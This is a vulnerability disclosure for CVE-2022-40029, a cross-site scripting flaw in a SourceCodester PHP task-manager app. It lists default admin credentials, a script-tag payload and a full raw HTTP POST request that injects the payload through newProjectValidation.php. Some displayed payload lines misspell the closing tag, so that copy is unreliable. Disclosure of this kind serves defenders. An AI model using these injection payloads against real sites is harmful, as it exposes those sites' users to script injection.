

CVE-2022-40029 Simple Task Managing System - XSS3

A vulnerability classified as problematic was found in SourceCodester Simple Task Managing System. This vulnerability affects unknown code. The manipulation of the argument newProjectValidation.php leads to cross site scripting. The attack can be initiated remotely.

username:admin password:admin ----> {ip}/newProjectValidation.php

Supplier: https://www.sourcecodester.com/php/15624/simple-task-managing-system-php-mysqli-free-source-code.html

/newProjectValidation.php has XSS

Payload: "> <ScRiPt>alert(1) </sCrlpT>

XSS because \$short can be closed

Payload

```
POST /cve/Task%20Managing%20System%20in%20PHP/newProjectValidation.php HTTP/1.1
Host: localhost
Content-Length: 102
Cache-Control: max-age=0
sec-ch-ua: ";Not A Brand";v="99", "Chromium";v="94"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/cve/Task%20Managing%20System%20in%20PHP/newProject.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=hvkotkilavedcvtchro67huf9i
Connection: close
short=%22%3E%3CScRiPt%3Ealert%281%29%3C%2FsCrIpT%3E
```

NEW PROJECT


Full project name:

"><ScRiPt>alert(1)</sCrlpT>

Short project name:

"><ScRiPt>alert(1)</sCrlpT>

Add new project



PROJECTS LIST

Logged in as admin [logout]

Full name	Short name	Tasks left
admin1	admin1	0
admin1	0	0
">	">	

